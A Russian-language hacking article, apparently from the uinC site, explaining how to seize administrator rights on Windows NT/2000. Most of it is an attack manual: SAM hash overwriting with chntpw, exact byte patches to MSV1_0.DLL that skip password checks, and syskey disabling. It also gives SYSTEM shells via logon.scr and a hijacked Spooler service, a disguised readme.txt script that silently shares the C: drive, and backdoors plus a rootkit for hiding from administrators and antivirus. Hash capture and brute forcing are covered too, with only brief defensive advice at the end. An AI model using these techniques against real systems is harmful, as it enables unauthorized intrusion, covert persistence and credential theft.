
Локальный и удаленные взломы Windows NT/2000

В данной статье автор попытался собрать воедино известные ему методы получения администраторских прав на платформах Windows NT 4.0/Windows 2000.

Прежде всего, мне хотелось бы рассказать, как устроена процедура входа в домен или локальный вход в Windows NT и где хранятся пароли. Вход в систему реализован по алгоритму *CHAP* (*Challenge Handshake Autenfication Protocol*). Схема передачи пароля:



Рассмотрим этапы подробнее:
(1) Клиент передает серверу запрос об аутенфикации пользователя (John Doe).
(2) Сервер генерирует случайную последовательность данных (challenge) и передает клиенту.
(3) Клиент, получив данные, с поощью хеш-функции генерирует хеш (от английского "hash" - мешанина) где входными данными являются пароль и полученные данные.
(4) Передача полученного хеша серверу.
(5) Сервер генерирует на своей стороне хеш, используя те же входные данные (пароль и случайные данные).
(6) Сверив два хеша сообщается результат аутенфикации.

Хеш функция необратима, т.е. нельзя получить пароль, имея только хеш (не перебирая все варианты). Как видно - при данной схеме избегается передача пароля в незашифрованном виде. Даже если злоумышленник перехватит хеш, то при правильно выбранном пароле узнать пароль будет невозможно (перебор всех комбинаций займет длительный период). Кроме того, использование каждый раз при генерации хеша в качестве входных данных случайные данные, защищает от повторного использования перехваченного злоумышленником хеша, который может быть получен при авторизации подлинного пользователя. В Windows NT пароли, а вернее хеши паролей, для локального и удаленного входа в систему хранятся в файле *%systemroot%\system32\SAM*. Однако просмотреть этот файл, даже имея права администратора, не удастся - система блокирует обращения к этому файлу. В файле *SAM* (Security Account Manager) хранятся хеши паролей для каждого пользователя в структуре, называемой, *V-блок*. Он имеет размер 32 байта и содержит в себе хеш пароля для локального входа (NT hash - 16 байт), а также хеш, используемый при аутенфикации при попытке использовать общие ресурсы других хостов (LanMan hash - 16 байт).

Алгоритм формирования NT hash:
1. введенный пароль перекодируются в юникод.
2. на основе полученной строки генерируется хеш (MD4).
3. полученный хеш шифруется алгоритмом DES. В качестве ключа используется RID

(младшая часть SID - ID пользователя). Этот шаг используется для того, чтобы два пользователя с одинаковыми паролями имели разные хеши.

Алгоритм формирования LanMan hash:

1. введенный пароль переводится в верхний регистр.
2. затем константная строка шифруется алгоритмом DES, используя в качестве ключа 7 первых байт пароля (пароль может быть максимум 14 символов, если он короче, то добавляется нулями). Другая постоянная строка шифруется байтами 7-14 пароля.
3. затем с полученной строкой производится манипуляция как и в шаге 3 для NT hash.

Для повышения безопасности в системах с сервис паком (*Service Pack*) выше третьего присутствует утилита *syskey*. Однако переход на ее использование необратим, поэтому перед ее использованием рекомендую сделать резервную копию системных фалов. Утилита *syskey* повышает надежность хранения паролей путем хранения в файле *SAM* не хеша паролей, а хеша хеша паролей. Т.е. перед записью хеша пароля в *SAM* генерируется еще один хеш и только потом записывается. Необходимые данные при генерации хеша могут храниться как на жестком диске, так и на дискете. Т.е. до появления стандартного диалога с логином и паролем необходимо будет ввести дополнительный пароль. Во втором случае, локальный вход в систему может быть осуществлен только при наличии в дисководе дискеты с этой информацией.

Очень часто встает вопрос о получении прав администратора на локальной машине. Это может случиться в самых разных ситуациях: забыли пароль; нужно срочно войти в систему, а администратор в отпуске; в результате сбоя пароль системой не воспринимается; и, в конце концов, нужно просто получить доступ к чужой системе.

Существует несколько методов, однако хочется отметить, что получить права администратора можно и без знания его пароля. Это наиболее простые методы. Если же ставится цель обязательно узнать пароль администратора - то это уже сложнее, потому как узнать пароль администратора (или других пользователей) можно либо, взломав хеш пароля из *SAM* (перебор по словарю либо брутфорс), либо перехватив ввод пароля с клавиатуры (такие методы как подсмотреть из-за плеча во время набора пароля - не рассматриваются).

Начнем с наиболее быстрого и эффективного способа.

Этот метод использует следующую технологию: так как необходимые данные для авторизации пользователя хранятся в файле *SAM* (а именно в V-блоке), то можно на основе известного пароля сгенерить *HT-hash* и *LM-hash*, и записать эти данные в *V-блок* пользователя (встроенной учетной записи администратора). После этого можно будет спокойно локально войти в систему, используя логин пользователя и уже известный пароль.

Естественно все это делается либо под DOS, либо под *nix-подобной системой, либо подключив жесткий диск вскрываемой системы к другому хосту Необходимые файлы, а также дополнительную информацию для этой операции можно взять по адресу http://home.eunet.no/~pnordahl/ntpasswd/. Там же можно взять image-файл дискеты с linux-подобной системой (*SysLinux*). С помощью ее можно работать с файловой системой NTFS, править реестр, вносить изменения в файл *SAM*. Хочется отметить, что в программе все прозрачно и интуитивно понятно, так что проблем с ней быть не должно. Если же они возникли, рекомендую проделать то же самое, но под DOS. Приступим. Если системный раздел имеет файловую систему FAT/FAT32 (бывает что ставят HT/2000 в раздел с файловой системой FAT - чего делать настоятельно не рекомендуется), то можно пропустить этот шаг.

Список утилит входящих в дистрибутив и их назначение:

chntpw.exe	Просмотр-редактирование файла SAM/реестра
ntcat.exe	Просмотр файла/катлога
ntchange.exe	Изменение файла
ntdump.exe	Дампирование данных
ntcp.exe	Копирование файла

ntdir.exe	Просмотр содержимого каталога
ntgrep.exe	Поиск строки в файле
ntmkdir.exe	Создание каталога
samdump.exe	Изменение хеша пароля в файле SAM

Загружаемся с DOS дискеты (или непосредственно с диска, если она на нем установлена одна из систем - Win9x/Me). Если же загрузка с дискеты запрещена в BIOS'e, а доступ туда закрыт паролем - ищите статьи по взлому BIOS. Хочется отметить, что эта операция при наличии нужных программ не составляет никакого труда.

Копируем файл SAM:

ntcp ///winnt/system32/config/sam sam

Смотрим какие локальные пользователи есть присутствуют:

samdump.exe SAM
_>ABL:0:A1BDB9ED706F3C47C9C7FAD571FDC1D5:BECB0BF86A97B65C118B22E25C
984623::_AB@>5==0O CG5B=0O 70?8AL 4;O 4>ABC?0 3>AB59 : :><?LNB5@C/4><5=C:
Stupid:500:1B9A5B6GG9F99DA65D3B68BFDA66BC84:C87E40758D4FFF8D3B3C0390AD
A7E136::_AB@>5==0O CG5B=0O 70?8AL 04<8=8AB@0B>@0 :><?LNB5@0/4><5=0:
ZaDNiCa:1000:C819160E87A9CGADHA5F8C243A93ACB3:5D67D210E1D913F72BCD8EDD
CB5172DB:Indeed ZaDNiCa::

Что видим? Присутствуют 3 пользователя. Первый - это Гость (программа английская и пользователей с русскими логинами выдает в таком виде).
Нас интересует пользователь, имеющий во втором поле значение 500, что соответствует встроенной учетной записи администратора. Зачастую его можно определить по логину (*Administrator* - для английской версии ОС, для русской версии это будет набор непонятных символов). Рекомендую определять встроенную учетную запись исключительно по ID =500. потому как встроенную учетную запись администратора можно переименовать во что-нибудь непривлекательное, а записи гостя дать имя *Administrator*.

Дальше меняем V-блок в имеющейся у нас копии SAM:

chntpw.exe -u Stupid SAM
Username: Stupid, RID = 500 (0x1f4)
[file offset: 03b1c]
RID : 0500 [01f4]
Username: Stupid
fullname:
comment : ¦AB@>5==0O CG5B=0O 70?8AL 04<8=8AB@0B>@0 :><?LNB5@0/4><5=0
homedir :

Crypted NT pw: d6 7e 8f 6e ae 54 62 74 c4 c3 05 c5 82 3f 89 64
Crypted LM pw: 32 53 a7 8e a7 5b 56 fd d4 30 dd f8 e0 40 8d 4c
MD4 hash : c8 7e 40 75 8d 4f ff 8d 3b 3c 03 90 ad a7 e1 36
LANMAN hash : 1b 9a 5b 6f 19 f9 9d a6 5d 3b 68 bf da 66 bc 84

Нам выводится имеющийся V-блок и предлагается ввести новый пароль. После его ввода выдается новый V-блок, который и записывается в нашу копию SAM-файла. Осталось немного - поместить файл SAM на системный диск, откуда он и был взят:

ntchange sam ///winnt/system32/config/sam

Если все прошло гладко - остается перегрузить систему и войти в систему, используя встроенную учетную запись администратора и введенный нами пароль.

Преимущества загрузочной linux-дискеты перед аналогичной DOS-дискетой состоит в том, что, загрузившись с первой, можно кроме копирования файлов получить доступ у SCSI-устройствам.

Какие есть недостатки у этого метода - если для повышения безопасности используется утилита *syskey* - то сначала придется отключить ее, а потом только менять пароль.

Как отключить *syskey*? Вообще считается (так и сообщается переходом на ее использование, а также по официальным заявлениям Microsoft), что отменить использование утилиты syskey нельзя. На самом деле отключить ее можно (правда не совсем корректно), изменив следующие ключи реестра:

HKLM\SAM\Domains\Account\F

необходимо обнулить содержимок этого ключа. Эта структура хранит *SID* компьютера, а также другую системную информацию. Здесь же хранится копия статуса ключа *SecureBoot*.

HKLM\System\CurrentControlSet\Control\Lsa\SecureBoot

необходимо также присвоить значение 0. Этот ключ хранит режим *syskey*:
1 - ключ в реестре
2 - ключ вводится пользователем
3 - ключ на дискете
Обнуление этих двух ключей отключает syskey для системы Windows NT 4.0. Для Windows 2000 нужно поправить еще один ключ:

HKLM\security\Policy\PolSecretEncryptionKey

здесь хранится еще одна копия режима работы syskey. Его также необходимо установить в 0.

Править реестр можно используя утилиты что и для правки файла *SAM*.

В чем заключается некорректность отключения *syskey* таким методом? Дело в том что, после отключения *syskey* **НЕВОЗМОЖНО** будет войти в систему ни под каким пользователем. Это происходит потому, что хеши в файле *SAM* неверные. Поэтому необходимо будет изменить их прямой записью хеша пароля в файл *SAM*.

Главное запомнить - отключение *syskey* таким образом нужно применять только в крайнем случае! Наиболее корректным методом является откат системы с помощью дискеты с резервными файлами (естественно, что перед переходом на использование syskey необходимо будет сделать backup системных файлов с помощью утилиты *rdisk*).

А как еще можно получить файл *SAM*? Сделать это можно используя разные программы (*ERD Commander*, *NTFSDOS* и т.д.). Очень прост в использовании драйвер *NTFSDOS*. Его удобность состоит в том, что он позволяет подключить под сессией DOS раздел NTFS, с которым потом можно работать как с обычным диском. В нем, конечно, есть недоработки, однако с помощью него можно увести почти любые файлы с диска.

Имея на руках файл *SAM* необходимо найти какой-нибудь переборщик паролей (*L0phtCrack*, *LC3*, *LCP*), затем выбрать нужный набор символов и ждать пока будет найден пароль. Хочется отметить, что желательно сузить набор символов. Это можно сделать (конечно, если такая возможность имеется) подсмотрев, какими клавишами пользуется человек при вводе пароля, или догадаться о том какими набором может пользоваться человек при выборе пароля. Речь идет о следующем - необходимо определить:
1. присутствуют ли в пароле цифры (они расположены в верхнем ряду, поэтому если ими пользуются это заметно).
2. присутствуют ли в пароле спец. символы (!@#$%^&* и т.д.)
3. в каком языке проводится набор пароля (английский, русский или оба)

Правильно выбранный набор символов - половина дела. Можно также использовать

гибридную атаку. В этом случае за основу берется слово из словаря, к нему с начала и в конец добавляются символы и полученная строка пробуется в качестве пароля.

Еще один очень эффективный метод состоит в том, чтобы обойти проверку пароля. Данная проверка осуществляется в библиотеке *MSV1_0.DLL*. Фрагмент кода выглядит так (для Windows NT 4.0 SP5):

call RtlCompareMemory

cmp EAX, 10h je …

искать необходимо команду *cmp eax, 10h* (рекомендую hex-редактор *hiew*), либо ее шестнадцатеричный вид *83 F8 10*. Такой фрагмент встречается в файле 5 раз по данным смещениям в файле *MSV1_0.DLL*:

	Смещение	
Смещение	относительно от начала	вирутальное
	1F6C	*(.75B81F6C)*
	1F95	*(.75B81F95)*
	226A	*(.75B8226A)*
	22AE	*(.75B822AE)*
	22F3	*(.75B822F3)*

Проверка по смещению *1F9E (.75B81F9E)* в файле - это проверка правильности пароля для локального входа. Необходимо поправить (убрать проверку и поставить простой дальний переход):

1F9E:
nop
(90)

1F9F:
jmp .75B8233A
(E996030000)

Теперь, если заменить существующую библиотеку пропатченной, то локально входить можно под любым пользователем, используя при этом какой вздумается пароль (или пустой пароль).

Этот метод можно применить и для Windows 2000. Однако в ней искомый фрагмент будет встречаться около 10 раз. Изменив все вождения, получим пропатченную версию *MSV1_0.DLL* для Windows 2000. Этот метод наиболее универсален - он подходит для Windows NT/2000 и главное не играет роли используется ли утилита *syskey*.

Теперь необходимо положить пропатченную библиотеку на место. Как это сделать догадаться нетрудно. Нужно воспользоваться программой *ntcp*:

ntcp msv1_0.dll ///winnt/system32/msv1_0.dll

Хочется отметить, что это наиболее эффективный способ. Его преимущества - применим, даже если используется утилита *syskey*, старый пароль администратора остается прежним (а, значит, он не заподозрит ничего). Единственное что будет изменено - это имя последнего пользователя, осуществившего успешный вход в систему, особенно если была осуществлена попытка получения прав локального администратора на машине, у который обычный вход осуществляется в домен. Но и это легко поправить. Достаточно присвоить следующим ключам реестра необходимые значения:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
DefaultDomainName
DefaultUserName

Ну и конечно, после получения прав локального администратора и выполнения определенных действий (к примеру, добавлению какому-нибудь пользователю прав администратора, либо инсталляции программы), необходимо заменить пропатченную библиотеку на исходную.

Для этого уже необязательно делать это под DOS. Дело в том, что удалить (или переписать) оригинальный файл *MSV1_0.DLL* невозможно. Но зато можно его переименовать в *MSV1_0.BAK*, а пропатченную библиотеку *MSV1_0.DLL* записать в *%systemroot%\system32*. Естественно, что сделать это можно имя права на запись данный каталог (после того как права администратора были получены это уже не проблема).

Каким еще образом можно подменить библиотеку *MSV1_0.DLL* на ее пропатченную версию? Это библиотека входит в *Service Pack 5*. Можно распаковать его без установки с ключом *-x*. (*SP5I386.EXE -x*). Затем в директории, где он распакован, осуществить подмену нужного файла. Теперь необходимо убедить системного администратора в том, что система сбоит и убедить его прокатать сервис пак. Можно придумать более важные причины или просто дождаться, когда он сам решит это сделать - тут все зависит от конкретного случая.

Хотя можно этого не ждать, а все сделать самому. Дело в том что, что DOS без дополнительных средств не умеет работать с файловой системой NTFS, зато есть утилиты редактирования жесткого диска на физическом уровне - *diskedit*, из пакета утилит Нортона. Необходимо лишь запомнить шестнадцетиричную последовательность, которую необходимо найти, и на какую надо поменять. Главное не ошибиться, потому что можно повредить данные на диске, после чего система вообще не будет грузиться. Пробовать этот метод нужно только если Вы полностью понимаете что делаете!

Ищем
83 F8 10 0F 84 96 03 00 00

Меняем на

83 F8 10 90 E9 96 03 00 00 Учтите, что поиск может длиться от нескольких минут до получаса, в зависимости от скорости работы жесткого диска. Данные могут встречаться не один раз, поэтому стоит продолжать поиск до конца.

А как, например, получить пароли, если администратор вышел, оставив систему незаблокированной? Можно воспользоваться утилитой *pwdump*. Она сдампирует все хеши в файл, к которым потом можно будет подобрать пароли. В архиве присутствует также утилита *LC_GUI* это первая версия *L0phtCrack*. Она хороша тем, что имеет маленький размер и не требует инсталяции. Проблема в том, что ее может не оказаться в нужное время под рукой. Зато можно воспользоваться утилитой *RDISK*. Она создает копию резервных файлов в *%systemroo%\repair* (и в том числе и файла *SAM*). После того сохранения там файлов остается лишь списать оттуда файл *SAM._* на дискету. Операция занимает от 1 до 5 минут.

Сменить пароль можно воспользовавшись дискетой с резервной копией файлов. Для этого необходимо в программе инсталляции Windows NT выбрать вместо установки системы ее восстановление. И, конечно, необходимо иметь на руках дискету с резервными копиями системных файлов, и знать какой был администраторский пароль на тот момент.

Существует еще один оригинальный метод получения прав администратора - *He4Admin*. Суть этого метода состоит в том, чтобы найти сервис (service) запускающий от имени system и расположенный в каталоге, куда обычный пользователь имеет полный доступ. В дефолтовые сервисы не подходят, потому как они расположены в системных каталогах. Это может быть файрвол или какие-нибудь другие дополнительно установленные сервисы. Для поиска подходящих сервисов в дистрибутив входит *He4FindWin32Services.exe*. Необходимо

попытаться переименовать найденные ею файлы, а *He4Win32Srv.exe* переименовать в имя исходного файла. Если не удается можно, попытаться его остановить, и после этого переименовать. Если все удалось - необходимо чтобы этот сервис запустился. Для этого необходимо перегрузить систему (после рестарта вместо исходного сервиса запустится *He4Win32Srv.exe*). После этого достаточно запустить:

NewName_He4Win32Service -start:%systemroot%\system32\CMD.EXE

Запущенная консоль унаследует права системы, следовательно, можно из нее запустить *%SystemRoot%\system32\musrmgr.exe* (диспетчер пользователей) и добавить себя в группу администраторов либо сменить пароль администратора и т.д. Недостаток данного метода в том, что далеко не на всех системах можно будет найти нужные сервисы. Еще один подобный метод реализуется следующим методом - файл *logon.scr* (хранитель экрана, который запускается, если не осуществить вход в систему в течение 15 минут после загрузки ОС) заменяется на файл cmd.exe. В результате запускается командная строка с правами SYSTEM. Далее можно для удобства запустить explorer (очень интересная получается ситуация - залогинился пользователь *SYSTEM*!) и затем добавить нового пользователя с правами администратор, либо сменить пароль уже имеющемуся администратору. Как подменить эти файлы? С помощью все той же ntcp. Под DOS выполняем:

ntcp ///winnt/system32/logon.scr ///winnt/system32/logon.scr.bak
ntcp ///winnt/ system32/cmd.exe ///winnt/ system32/logon.scr

Чтобы уменьшить время, через которое запустится хранитель экрана нужно отредактировать следующий ключ в реестре:

HKEY_USERS\.DEFAULT\Control Panel\Desktop\ScreenSaveTimeOut

значение указано в секундах.

Или же можно не подменять файлы, а изменить всего лишь ключ реестра:

HKEY_USERS\.DEFAULT\Control Panel\Desktop\SCRNSAVE.EXE

"повернуть" на cmd.exe. И необходимо потом не забыть вернуть на место файл *logon.scr*.

Подмену сервисом можно осуществить еще и следующим методом. Необходимо в реестре прописать следующие записи:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Spooler
ImagePath="C:\temp\srvany.exe"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Spooler\Parameters
Application="c:\winnt\system32\net.exe"
AppParameters="user Administrator password"

где под *Administrator* понимается встроенная учетная запись администратора.

После перезагрузки можно будет войти в систему, используя пароль password для встроенной учетной записи *Administrator*. Теперь остается только восстановить исходные значения реестра.

Смысл описанного представить нетрудно - утилита *srvany.exe* используется для запуска *net.exe*, которая меняет пароль пользователю. Почему используется именно *srvany.exe* и где ее взять? Взять ее можно из *Windows NT Resource Kit*, а используется она, потому что мы запускаем обыкновенную программу как сервис (вместо *spools.exe* - службы буферизации печати). Теперь встает вопрос - как изменить ключи реестра? Ответ прост… И он не один. Можно воспользоваться все той же linux-загрузочной дискетой, можно подключить диск с исходной системой к любому другому компьютеру с аналогичной операционной системой Windows NT/2000, а можно даже установить еще одну ОС на диск и с нее редактировать

реестр (лишнюю версию потом можно будет удалить). Подключить реестр исходной системы, можно запустив *regedt32.exe* и выбрав *load hive*.

Узнать пароль другого пользователя, работающего в системе, как уже и говорилось выше, можно установив кейлоггер. Но в этом случае обычный клавиатурный шпион не подойдет, потому после нажатия комбинации *ctrl-alt-del* система не передает остальным приложениям данные о нажатых клавишах. Однако все же существуют кейлоггеры, которые инсталлируются как устройство и которые загружается на этапе загрузки драйверов. Именно такими кейлоггерами и можно перехватить и записать в файл все, что будет введено даже после нажатия *ctrl-alt-del*. Данную программу можно инсталлировать, только имея права администратора системы. Использовать ее можно также с целью постоянного контроля над системой.

Резюмируя все предложенные методы локального получения администраторских прав, хочется отметить следующее: самый быстрый способ получения прав администратора для систем, не использующих утилиту *syskey* (Windows NT 4.0) - это прямая запись хеша пароля в *SAM* или подмена *MSV1_0.DLL*, а для Windows 2000 - это только подмена *MSV1_0.DLL*. Для этих методов достаточно иметь DOS-загрузочную дискету плюс утилиты для записи файлов в NTFS раздел, а также пропатченные версии *MSV1_0.DLL*. Умещается это все всего лишь на одну дискету (с ее помощью можно локально взломать почти любую NT систему).

А что делать после получения прав администратора? Как удержаться в системе и не выдать своего присутствия? Какие для этого лучше всего использовать программы? Оказывается в качестве неплохой "закладки" можно использовать пропатченную версию *MSV1_0.DLL*. Однако ее необходимо изменить немного другим образом. Как уже упоминалось выше, в этой библиотеке 4 раза происходит проверка двух хешей . Второе вхождение, как уже стало известно, отвечает за проверку правильности пароля при локальном входе в систему. Остальные (1,3 и 4 вхождения) это проверка при авторизации из сети (к примеру, при доступе к сетевым ресурсам). На системах Windows NT/2000 по умолчанию присутствуют общие ресурсы (*IPC$, ADMIN$, C$, D$* и т.д.). Это означает, что, изменив код проверки в библиотеке MSV1_0.DLL после вхождений 1, 3 и 4, станет возможным подключить скрытые общие ресурсы без авторизации. Подключить такой ресурс можно будет командой:

net use * \\hostname\c$ */user:<встроенная учетной запись администратора>*

пароль можно не указывать или указать пустой - он ведь уже не проверятся…

Что это дает? Почти полный контроль за системой: можно просматривать любые файлы (не заблокированные самой системой), редактировать их. А для того, чтобы была возможность управлять ей удаленно, достаточно лишь разместить в автозагрузке для всех пользователей (или какого-то конкретно) средство удаленного администрирования (после перезагрузки можно будет управлять системой). Ну и, конечно, удалить его, после того как произведены необходимые действия, чтобы глаза не мозолил в памяти и не держал открытыми порты.

Это примитивный, но достаточно эффективный способ - потому как это незаметно для администратора системы (кому придет в голову, что пароль для доступа к скрытым ресурсам почему то не проверяется?).

Более совершенной реализацией так называемого руткита (*rootkit*) под NT является проект *_root_*. Установив данную программу в ситему NT/2000 (инсталляция естественно требует прав администратора) как сервис имеем:
сокрытие всех процессов в диспетчере задач, имеющих имя образа, начинающего с *_root_*;
сокрытие всех разделов и ключей в реестре, начинающихся с *_root_*;
сокрытие на диске всех файлов и каталогов, начинающихся на *_root_*;

Этим, по-моему, все сказано. Достаточно дать неприметное имя данному сервису (по умолчанию он имеет имя *_root_*), к примеру, *msefs*, а также переименовать средство удаленного администрирования (так чтобы он начинался с *_root_*), и никто не увидит лишнего процесса в памяти и в автозагрузке на диске или в разделе реестра, откуда стартуют программы. Не видит процесса в памяти и файла на диске не только пользователь, но и

антивирусные системы! А это означает, что пока запущен этот сервис, средство удаленного администрирования никто не заметит, и можно будет спокойно управлять системой (если же конечно доступ к ней не закрыт файрволом). На мой взгляд, на сегодняшний момент это лучшая реализация руткита под NT.

А как можно получить пароль к системе удаленно? Все тем же перебором - только теперь придется перебирать пароли к общим ресурсам. Дело в том, что в Windows NT по умолчанию всегда присутствуют скрытые общие ресурсы, к ним и надо пробовать подбирать пароли. Теперь остается получить имя строенной учетной записи администратора. Это можно сделать с помощью разных утилит, к примеру, *Red Button*, *Red Shadow*, *Retina* и т.д. Кроме того, эти программы покажут все скрытые ресурсы. Недостаток в том, что осуществить это все можно только с Windows NT/2000. Если "натравить" *Retin*'у то она выдаст много полезной информации, а именно список всех пользователей, которые входили в систему, информацию о политике безопасности, а также какие пользователи имеют права администратора и какая запись является встроенной. Дело в том, что встроенную учетную запись зачастую переименовывают и ставят на нее длинные пароли (оставляя ее на всякий случай для входа в систему). А помимо нее заводят еще нескольких пользователей с правами администратора для повседневной работы. И очень часто пароли на эти аккаунты легче подобрать. Для перебора можно воспользоваться такими утилитами как RedShadow, *NAT* (*Network Auditing Tool*), *Brurus-AE* - выбор их велик и найти их с помощью поисковиков совсем не сложно. Перебирать пароли можно как по словарю, так и простым перебором. Однако последний будет более эффективен в локальной сети, где скорость намного больше чем по интернету.

Еще одним способом захвата прав администратора в локальной сети является использование особенности реализации *NPFS* в Windows NT. Не буду вдаваться в технические подробности - кому они интересны, советую прочитать следующую статью, в ней автор (Вадим Проскурин) детально все изложил *"Проблемы защиты сетевых соединений в Windows NT"*. Вкратце в чем суть: пользователь на своем хосте запускает программу, которая ожидает подключения с удаленной системы администратора (удаленная правка или просмотр реестра, добавление принтера и т.д.). После подключения администратора, программа, используя его права, создает пользователя и добавляет его в группу локальных администраторов. Самая большая проблема в том, что подключившийся администратор никак не сможет заметить данных манипуляций (правда он может заметить в последствии их результат). Ссылка на программу, реализующую данную атаку и немного подправленную, приведена в конце статьи. Автор статьи был очень удивлен - если эту программу запустить и указать "слушать" обращения к службе *spoolss.exe*, то атака будет успешной даже если администратор просто просмотрит папку "Принтеры" на удаленном хосте! Обязательно прочитайте комментарий к программе.

Если система, к которой необходимо получить пароли находится в локальной сети, можно попробовать сниффить траффик, с целью перехвата хешей паролей при авторизации в домен (*NT hash* или *LanMan hash*). Это можно осуществить как с помощью просто программ-снифферов (в данном случае придется "руками" извлекать хеш и пакетов и сохранять его для дальнейшего взлома программами подбора пароля к хешу), так и программой *L0phtCrack* (*LC3*) - что намного удобнее. В ней имеется функции прослушивания сети на предмет передачи *LanMan* и *NT* хешей. Однако проинсталлировать и запустить ее в такой режим можно лишь с правами администратора (на Windows NT). В системах Windows 9x никаких ограничений нет, поэтому ее удобнее использовать именно на них. Почему может не получиться поймать ни одного хеша? Может быть, локальная сеть коммутирована свитчами. Что делать в этом случае? Можно поступить следующим образом - послать человеку, работающему на хосте с правами администратора письмо в HTML виде. В нем должна присутствовать ссылка на какой-нибудь рисунок (можно даже пустой), находящийся на общих ресурсах атакующей машине. После открытия письма почтовым клиентом, будет запрошен файл с общих ресурсов. В этот момент можно будет поймать LanMan хеш (т.к. будет проведена процедура аутенфикации). Для того чтобы "поймать" *LanMan* хеш (при попытке

подключения общего ресурса) можно воспользоваться утилитой *smbrelay*
. В локальной сети где используются ОС Windows NT без домена, пользователи имеют общие папки (для обмена файлами - что-то вроде Download и Upload) встроенная учетная запись "гость" часто не блокируется - для того чтобы можно было получить доступ к ресурсу *IPC$* и просмотреть список общих ресурсов. Однако есть еще один побочный эффект - разрешен доступ к системному реестру (ветке *HKCU* - характерно для Windows NT) с полным доступом. Это дает многое. В частности можно в общую папку, используемую для обмена файлами, положить программу, а в ключе:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

создать параметр с путем к этой программе. При следующем входе в систему под эти пользователем программа запуститься и системой можно будет управлять удаленно.

Еще один метод внедрения средства удаленного администрирования (особенно это касается локальных сетей) стал возможным после обнаружения Гунинским ошибки *explorer* при обработке расширений файлов. Эта ошибка позволяет при просмотре файлов *explorer*'ом сделать так, чтобы запускаемый файл отображался с расширением *txt*. Теперь немного фантазии и появляется следующий пакетный файл с именем *readme.txt.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}*:

```
<script>
a=new ActiveXObject("WSCript.Shell");
a.run("cmd /c net.exe share TEMP$=C:\ /REMARK:\"Стандартный общий ресурс\"&&del
readme.txt.{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}&&copy 1 readme.txt&&start
readme.txt&&del 1 \0");
</script>
```

Данный файл можно разместить на общем ресурсе, а также туда же положить файл с именем *"1"* и тот, кто, купившись на уведенное им невинное расширение *txt*, попытается открыть его в explorer'е создаст общий ресурс (*TEMP$*) с полным доступом, который будет указывать на С-диск. А также ему откроется содержимое файла *"1"*. Он будет думать, что открыл файл readme.txt. Единственное что может насторожить - странно дополнительное окно. Что делать дальше, уже ясно: достаточно положить в автозагрузку программу удаленного администрирования и после перезагрузки хостом можно будет управлять.

Как же защитить свою систему от локального/удаленного взлома?

Во-первых, необходимо иметь стойкий к перебору пароль. Что это означает - он должен быть не менее 8 символов (лучше 10-14), состоять из символов в верхнем и нижнем регистре, а также содержать в себе цифры и, желательно, неалфавитные символы. В этом случае можно будет точно быть уверенным, что взломать пароль перебором без применения распределенного вычисления нельзя.

Во-вторых, используйте утилиту *syskey* (она входит в пакет установки системы с сервис паком выше 3). Она имеет три режима хранения дополнительного ключа, без которого не может быть осуществлен вход в систему: хранение ключа на диске, дискете или ввод его непосредственно пользователем. Нежелательно хранение ключа на дискете - в случае порчи дискеты доступ к системе может быть осуществлен только с помощью ее взлома.

Это основные правила. Советов можно дать, конечно, множество, но вот наиболее значимые, по мнению автора:

контролируйте запущенные процессы (если это делать периодически, то неизвестный процесс будет обнаружен довольно быстро);

если за системой работаете только один человек или группа - следует запретить локальный вход всем остальным соответствующей политикой;

Ну и последний совет - никогда не переоценивать защищенность собственной системы.

Автор с удовольствием примет комментарии и конструктивную критику.

LinkZ:
Image дискеты с SysLinux (утилита для записи имиджа rawrite).
Аналогичные утилиты для DOS.
Утилиты для доступа к разделу NTFS под DOS - ERD Commander, NTFSDOS
Взломщики файла SAM - LCP, LC3, L0phtCrack
Набор программ для дампирования паролей pwdump
He4Admin
Invisible Keylogger Stealth
Rootkit для NT
Red button
Retina
admintrap
smbrelay

u$e youR PoWeR iN GooD, NoT eViL
Be$T ReGaRD$ FRoM
-=<ZaDNiCa>=-

$PeCiaL THaNK$ 2:
Nick, z0, NiFi &
всем кого забыл упомянуть
Написано специально для uinC